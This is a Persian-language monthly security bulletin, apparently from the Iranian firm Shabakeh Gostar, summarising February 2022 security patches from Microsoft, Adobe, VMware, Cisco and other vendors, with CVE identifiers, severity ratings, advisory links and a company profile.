در ۱۹ بهمن ۱۴۰۰، شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای دومین ماه میلادی ۲۰۲۲ منتشر کرد. اصلاحیه‌های مذکور بیش از ۴۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت هیچ یک از آسیب‌پذیری‌های ترمیم شده این ماه "حیاتی" (Critical) نمی‌باشد و اکثر موارد "مهم" (Important) اعلام شده است.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، "حیاتی" تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می‌کنند، بالاترین درجه حساسیت یا "حیاتی" را دریافت می‌نمایند. نقاط ضعفی که سوءاستفاده موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه‌هایی با درجه حساسیت "مهم" برطرف و ترمیم می‌گردند. این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را به شرح زیر در محصولات مختلف مایکروسافت ترمیم می‌کنند:

- "ترفیع اختیارات" (Elevation of Privilege)
- "اجرای کد به صورت از راه دور" (Remote Code Execution)
- "افشای اطلاعات" (Information Disclosure)
- "جعل" (Spoofing)
- "منع سرویس" (Denial of Service - به اختصار DoS)
- "عبور از سد امکانات امنیتی" (Security Feature Bypass)

تنها یک مورد از آسیب‌پذیری‌های ترمیم شده این ماه، از نوع "روز-صفر" (شناسه CVE-2022-21989) می‌باشد، اگر چه خوشبختانه موردی در خصوص بهره‌جویی از آن گزارش نشده است.

مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

تنها ضعف امنیتی "روز-صفر" ترمیم شده این ماه، دارای شناسه CVE-2022-21989 با درجه اهمیت "مهم" و از نوع "ترفیع اختیارات" است که Windows Kernel از آن متأثر می‌شود. آسیب‌پذیری مذکور دارای درجه شدت ۷.۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد ولی با این وجود درجه اهمیت "حیاتی" برای آن درنظر گرفته نشده است زیرا بنا بر اظهارات مایکروسافت، راه‌اندازی این ضعف امنیتی مستلزم انجام اقدامات اضافی جهت آماده‌سازی بستر مورد نظر قبل از سوءاستفاده توسط مهاجم است.

در میان ضعف‌های امنیتی ترمیم شده فوریه ۲۰۲۲، آسیب‌پذیری‌هایی با شناسه‌های CVE-2022-22717، CVE-2022-22718، CVE-2022-21999 و CVE-2022-21997 همگی از نوع "ترفیع اختیارات" در سرویس Windows Print Spooler هستند. در صورت طراحی و ساخت کد بهره‌جو (Exploit)، مهاجم می‌تواند از این آسیب‌پذیری‌ها برای اجرای کد به عنوان کاربر سیستم با سطح دسترسی و مجوز بالا سوءاستفاده کند. برخی دیگر از آسیب‌پذیری‌های مهم ترمیم شده در ماه فوریه ۲۰۲۲ عبارتند از:

- CVE-2022-21984: آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور" در Windows DNS Server می‌باشد. درجه شدت این ضعف امنیتی ۸.۸ از ۱۰ (بر طبق استادارد CVSS) است. سرور DNS تنها در صورت فعال بودن بروزرسانی‌های پویا، تحت تأثیر این ضعف امنیتی قرار می‌گیرد اما این پیکربندی نسبتاً رایج است. در صورت وجود این تنظیمات در سرور، مهاجم می‌تواند DNS را به طور کامل تصاحب کند و با مجوز و سطح دسترسی بالا، کد مخرب را اجرا کند. از آنجایی که بروزرسانی‌های پویا به‌طور پیش‌فرض فعال نیستند، درجه اهمیت "حیاتی" برای این آسیب‌پذیری در نظر گرفته نشده است. با این حال، اگر سرورهای DNS از بروزرسانی‌های پویا استفاده می‌کنند، باید این ضعف امنیتی را با درجه اهمیت "حیاتی" در نظر گرفت.
- CVE-2022-22005: آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور" در Microsoft SharePoint Server است. درجه شدت آن نیز ۸/۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد. مهاجم با سوءاستفاده از این ضعف امنیتی می‌تواند هر کد مخرب .NET دلخواه را بر روی سرور با توجه به مفاد و مجوزهای حساب سرویس SharePoint Web Application اجرا کند. مهاجم جهت بهره‌جویی از این ضعف امنیتی به مجوزهای "Manage Lists" نیاز دارد، به طور پیش‌فرض، کاربران احراز هویت شده می‌توانند سایت‌های خود را ایجاد نموده و در این صورت، کاربر مالک سایت خود بوده و تمام مجوزهای لازم را خواهد داشت.
- CVE-2022-23256: آسیب‌پذیری از نوع "جعل" که در Azure Data Explorer شناسایی شده و درجه شدت آن ۸/۱ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد.
- CVE-2022-23274: آسیب‌پذیری از نوع "منع سرویس" و مربوط به Microsoft Dynamics GP می‌باشد و درجه شدت آن ۸/۳ از ۱۰ (بر طبق استاندارد CVSS) است.
- CVE-2022-23280: آسیب‌پذیری "مهم" دیگر ناشی از اشکال Microsoft Outlook در سیستم‌های Mac (Microsoft Outlook 2016 for Mac) بوده، درجه شدت آن ۵/۳ از ۱۰ (بر طبق استاندارد CVSS) است و از نوع "عبور از سد امکانات امنیتی" می‌باشد. این اشکال منجر به نمایش خودکار تصاویر در Preview Pane می‌شود، حتی اگر این گزینه غیرفعال باشد. به خودی خود، بهره‌جویی از این ضعف امنیتی، تنها اطلاعات و نشانی IP مورد نظر را افشا می‌کند. با این حال، ممکن است یک اشکال دوم که بر Image Rendering تأثیر می‌گذارد، با این اشکال ترکیب شود و امکان "اجرای کد از راه دور" را برای مهاجم فراهم کند. لذا در صورت استفاده از Outlook برای سیستم Mac خود، نسخه مورد استفاده بررسی شود و به نسخه به‌روز و ترمیم شده در برابر این ضعف امنیتی بروزرسانی گردد.
- CVE-2022-21995: دیگر آسیب‌پذیری است که توسط مایکروسافت در فوریه ۲۰۲۲ ترمیم شده و سوءاستفاده از آن منجر به "اجرای کد از راه دور" در Windows Hyper-V می‌شود. وصله ارائه شده، ضعف امنیتی از نوع Guest-to-host Escape را در سرور Hyper-V ترمیم می‌کند. در این نوع از ضعف امنیتی، می‌توان از یک ماشین مجازی به سیستم عامل میزبان دسترسی یافت. چنانچه سرورهای Hyper-V در سازمان بکار گرفته شده است، توصیه می‌شود این آسیب‌پذیری با درجه اهمیت "حیاتی" در نظر گرفته شود و نسبت به ترمیم آن اقدام گردد.

با توجه به اینکه نمونه اثبات‌گر برخی از ضعف‌های امنیتی این ماه منتشر شده، توصیه می‌شود کاربران در اسرع وقت نسبت به بروزرسانی وصله‌ها اقدام نمایند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های فوریه ۲۰۲۲ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://afta.gov.ir/fa-IR/Portal/4927/news/view/14608/2025

سیسکو

شرکت سیسکو (Cisco Systems, Inc.) در بهمن ماه در چندین نوبت اقدام به عرضه به‌روزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها، ۱۵ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۴ مورد از آنها "حیاتی"، ۴ مورد از آنها از نوع "بالا" (High) و ۷ مورد از نوع "متوسط" (Medium) گزارش شده است. آسیب‌پذیری به حملاتی همچون "منع سرویس"، "تزریق فرمان" (Command Injection) و "افشای اطلاعات" از جمله مهمترین اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

مک‌آفی اینترپرایز

در بهمن ۱۴۰۰، شرکت مک‌آفی اینترپرایز (McAfee Enterprise) نسخه ۶۴۰۰ هسته اجرایی (Engine) را برای محصولات مجهز به ضدویروس سازمانی خود در دسترس عموم قرار داده است. اطلاعات کامل در خصوص تغییرات و موارد بهینه‌سازی شده در لینک زیر قابل مطالعه است:

https://kc.mcafee.com/corporate/index?page=content&id=SNS3336

در بهمن ماه، شرکت مک‌آفی اینترپرایز اقدام به انتشار نسخ جدید زیر کرد:

- Endpoint Security 10.7.0 February 2022
- Endpoint Security 10.6.1 February 2022
- Data Loss Prevention Endpoint 11.9
- Threat Intelligence Exchange 3.0.3
- MVISION Data Loss Prevention 2202
- MVISION Insights February 2022
- Web Gateway 10.2.6
- Web Gateway 9.2.17
- MVISION File and Removable Media (MVISION FRP) version 2201
- Content Security Reporter 2.9.0

بیت‌دیفندر

در ماه گذشته شرکت بیت‌دیفندر (Bitdefender) نسخ زیر را منتشر کرد:

- GravityZone Control Center 6.27.1-4
- Bitdefender Endpoint Security Tools for Windows 7.4.4.159
- Bitdefender Endpoint Security Tools for Linux 7.0.3.1942
- Bitdefender Endpoint Security for Mac 7.4.10.200014
- Security Appliance Sandbox 1.0.3.11224
- Sandbox Analyzer technology updates 0.2.2203

اطلاعات کامل در خصوص تغییرات و موارد بهینه‌سازی شده در نسخ مذکور در لینک زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

ایـسِـت

شرکت ضدویروس ایست (ESET, LLC.) در بهمن ماه با بروزرسانی نسخ ضدویروس برای سیستم‌های عامل Windows آسیب‌پذیری CVE-2021-37852 را ترمیم نمود. نقطه ضعف مذکور در دسته آسیب‌پذیری‌های Local Privilege Escalation قرار می‌گیرد و مهاجم را قادر به سوءاستفاده از ویژگی AMSI خواهد کرد. جزییات کامل در خصوص آسیب‌پذیری ترمیم شده در لینک زیر قابل دریافت و مطالعه است:

https://support.eset.com/en/ca8223-local-privilege-escalation-vulnerability-fixed-in-eset-products-for-windows

اف-سـکیـور

شرکت ضدویروس اف-سکیور (F-secure, corp.) با انتشار بروزرسانی Capricorn update 2022-02-01_01 آسیب‌پذیری CVE-2021-40837 با درجه اهمیت متوسط را در محصولات این شرکت برطرف نمود. مهاجم با بهره‌جویی از ضعف مذکور قادر خواهد بود به صورت از راه دور هسته اجرایی (Engine) ضدویروس را متوقف کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است:

https://www.f-secure.com/en/business/support-and-downloads/security-advisories/cve-2021-40837

وی‌ام‌ور

شرکت وی‌ام‌ور (VMware, Inc.) نیز در ماه گذشته با انتشار توصیه‌نامه‌های امنیتی، نسبت به ترمیم ضعف‌های امنیتی با شناسه‌های CVE-2021-22043، CVE-2021-22042، CVE-2021-22041، CVE-2021-22040، CVE-2022-22945 و CVE-201-22050 در محصولات زیر اقدام کرد:

- VMware ESXi
- VMware Workstation Pro / Player (Workstation)
- VMware Fusion Pro / Fusion (Fusion)
- VMware Cloud Foundation (Cloud Foundation)
- VMware NSX Data Center for vSphere (NSX-V)

سوءاستفاده از ضعف‌های امنیتی ترمیم شده توسط این بروزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر و دستیابی به اطلاعات حساس می‌کند. جزییات بیشتر آن در لینک زیر قابل مطالعه است:

https://www.vmware.com/security/advisories.html

ادوبـی

در بهمن ماه، شرکت ادوبی (Adobe, Inc.) مجموعه اصلاحیه‌های امنیتی ماه فوریه ۲۰۲۲ را منتشر کرد. اصلاحیه‌های مذکور، در مجموع ۱۷ آسیب‌پذیری را در ۶ محصول زیر ترمیم می‌کنند:

- Adobe Premiere Rush
- Adobe Illustrator
- Adobe Photoshop
- Adobe After Effects
- Adobe Creative Cloud Desktop
- Adobe Commerce and Magento Open Source

بیشترین آسیب‌پذیری ترمیم شده این ماه ادوبی، مربوط به Adobe Illustrator با ۱۳ مورد بوده است که دو مورد از این ضعف‌های امنیتی دارای درجه اهمیت "حیاتی" هستند و دارای شناسه‌های CVE-2022-23186 و CVE-2022-23188 می‌باشند. آسیب‌پذیری‌های مذکور هر دو دارای درجه شدت ۷/۸ از ۱۰ (بر طبق استاندارد CVSS) هستند و منجر به "اجرای کد دلخواه" (Arbitrary Code Execution) شده و از نوع "سرریز حافظه" (Buffer Overflow) و "نوشتن داده‌های Out-Of-Bounds به اختصار OOB" می‌باشند.

هفت ضعف امنیتی دیگر ترمیم شده در Adobe Illustrator دارای درجه اهمیت "مهم" بوده و منجر به "منع سرویس" (Application Denial of Service) یا "نشت حافظه" (Memory Leak) می‌شوند. باقی ۴ آسیب‌پذیری دارای درجه اهمیت "متوسط" (Moderate) می‌باشند.

شرکت ادوبی همچنین در اصلاحیه ماه فوریه ۲۰۲۲ برای هر یک از محصولات After Effects و Creative Cloud تنها یک ضعف امنیتی با درجه اهمیت "حیاتی" به ترتیب به شناسه‌های CVE-2022-23200 و CVE-2022-23203 را برطرف نموده است.

این غول فناوری، در دومین ماه میلادی ۲۰۲۲، تنها یک آسیب‌پذیری با شناسه CVE-2022-23203 را در نرم‌افزار Adobe Photoshop برطرف نمود. ضعف امنیتی مذکور دارای درجه شدت ۷/۸ از ۱۰ (بر طبق استاندارد CVSS) بوده و از نوع "اجرای کد" می‌باشد.

آسیب‌پذیری برطرف شده دیگر در ماه فوریه ۲۰۲۲، مربوط به محصول Premiere Rush با شناسه CVE-2022-23204 است. این ضعف امنیتی از نوع "ترفیع اختیارات" (Privilege Escalation) می‌باشد. آسیب‌پذیری مذکور مربوط به اشکالی در تحلیل تصاویر JPEG می‌شود و دارای درجه اهمیت "متوسط" است. این اشکال ناشی از عدم اعتبارسنجی مناسب داده‌های ارائه‌شده توسط کاربر بوده و می‌تواند منجر به خوانده شدن داده‌های Out-of-Band - به اختصار OOB - شود.

در ۲۴ بهمن ۱۴۰۰ نیز شرکت ادوبی یک ضعف امنیتی با شناسه CVE-2022-24086 و دارای درجه اهمیت "حیاتی" را در Adobe Commerce و Magento Open Source برطرف نمود.

بنا بر اظهارات شرکت ادوبی، آسیب‌پذیری ترمیم شده با شناسه CVE-2022-24086 در این ماه به طور فعال توسط بهره‌جوها مورد سوءاستفاده قرار گرفته است لذا ادوبی به مشتریان خود توصیه می‌کند که در اسرع وقت اقدام به نصب به‌روزرسانی‌ها کنند. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه فوریه ۲۰۲۲ در نشانی زیر قابل مطالعه است:

https://helpx.adobe.com/security/security-bulletin.html

گـوگـل

شرکت گوگل (Google, LLC) در بهمن ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۵ بهمن ماه انتشار یافت، نسخه ۹۸.۰.۴۷۵۸.۱۰۲ است. فهرست اشکالات مرتفع شده در نشانی‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/02/stable-channel-update-for-desktop.html

https://chromereleases.googleblog.com/2022/02/stable-channel-update-for-desktop_14.html

اپـل

در بهمن ماه، شرکت اپل (Apple, Inc.) با انتشار به‌روزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله macOS Big Sur، Security Update Catalina، Safari، tvOS، watchOS، iPadOS، iOS و macOS Monterey ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، بروزرسانی مربوطه هر چه سریع‌تر اعمال شود.

https://support.apple.com/en-us/HT201222

مـوزیـلا

در ماه گذشته، شرکت موزیلا (Mozilla, Corp) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. اصلاحیه‌های مذکور، در مجموع ۱۴ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت ۵ مورد از آن‌ها "بالا"، ۸ مورد "متوسط" و ۱ مورد "پایین" (Low) گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

اس‌ای‌پی

اس‌ای‌پی (SAP SE) نیز در ۱۹ بهمن ۱۴۰۰ با انتشار مجموعه‌اصلاحیه‌هایی، ۳۵ آسیب‌پذیری را در چندین محصول خود برطرف کرد. شدت ۸ مورد از این ضعف‌های امنیتی ۱۰ از ۱۰ و یک مورد ۹.۱ از ۱۰ (بر طبق استاندارد CVSS) گزارش شده است. توصیه می‌شود از آنجایی که اکثر ضعف‌های امنیتی این ماه دارای درجه اهمیت "حیاتی" می‌باشند، با مراجعه به نشانی زیر، به‌روزرسانی مربوطه هر چه سریع‌تر اعمال شود:

https://wiki.scn.sap.com/wiki/display/PSR/SAP+Security+Patch+Day+-+February+2022

سیتریکس

در ماه گذشته، شرکت سیتریکس (Citrix Systems, Inc.) نیز با عرضه به‌روزرسانی‌های امنیتی، سه آسیب‌پذیری از نوع "منع سرویس" با شناسه‌های CVE-2022-23035، CVE-2021-0145 و CVE-2022-23034 را در Citrix Hypervisor و Citrix XenServer ترمیم کرد. مهاجم می‌تواند از این ضعف‌های امنیتی برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. توصیه می‌شود راهبران امنیتی جزییات ضعف‌های امنیتی مذکور را در آدرس زیر مرور کرده و به‌روزرسانی‌های لازم را اعمال کنند.

https://support.citrix.com/article/CTX337526

وردپـرس

بنیاد وردپرس (Woprdpress.org) در ماه گذشته، در اقدامی نادر، افزونه UpdraftPlus را در تمام سایتهای مبتنی بر WordPress به طور مستقیم و به اجبار به روز نمود تا یک آسیب‌پذیری با شناسه CVE-2022-0633 و دارای درجه اهمیت از نوع "بالا" (High) را برطرف کند. ضعف امنیتی مذکور دارای درجه شدت ۸.۵ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد و به مهاجم اجازه می‌دهد تا زمانی که در سایت آسیب‌پذیر، حساب کاربری دارد، آخرین نسخه پشتیبان از پایگاه داده خصوصی سایت را دریافت کند. نسخه‌های ۱/۱۶/۷ تا ۱/۲۲/۲ افزونه UpdraftPlus از این آسیب‌پذیری تأثیر می‌پذیرند. آخرین نسخه موجود و پیشنهادی، نسخه ۱.۲۲.۴ می‌باشد که جزییات آن در نشانی‌های زیر قابل مطالعه است.

https://wordpress.org/plugins/updraftplus/

https://updraftplus.com/updraftplus-security-release-1-22-3-2-22-3/

سـامـبـا

گروه سامبا (Samba Team) با عرضه به‌روزرسانی، سه ضعف امنیتی با شناسه‌های CVE-2021-44142، CVE-2021-44141 و CVE-2022-0336 را در نسخ مختلف نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از این ضعف ترمیم شده در اختیار گرفتن کنترل سیستم آسیب‌پذیر را برای مهاجم فراهم می‌کند. فهرست آسیب‌پذیری‌های رفع شده در نشانی‌های زیر قابل مطالعه می‌باشد:

https://www.samba.org/samba/history/security.html

https://www.samba.org/samba/security/CVE-2021-44141.html


https://www.samba.org/samba/security/CVE-2021-44142.html

https://www.samba.org/samba/security/CVE-2022-0336.html

دروپال

۲۷ بهمن ماه، جامعه دروپال (Drupal Community) با عرضه بروزرسانی‌های امنیتی، ضعف‌های امنیتی با شناسه CVE-2022-25271 را در نسخ ۷، ۹.۲ و ۹.۳ و CVE-2022-25270 را در نسخ ۹.۲ و ۹.۳ اصلاح کرد. سوءاستفاده از بعضی از این آسیب‌پذیری‌ها مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در نشانی‌های زیر قابل دسترس است.

https://www.drupal.org/sa-core-2022-003
https://www.drupal.org/sa-core-2022-004



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

اتـاق خبـر newsroom.shabakeh.net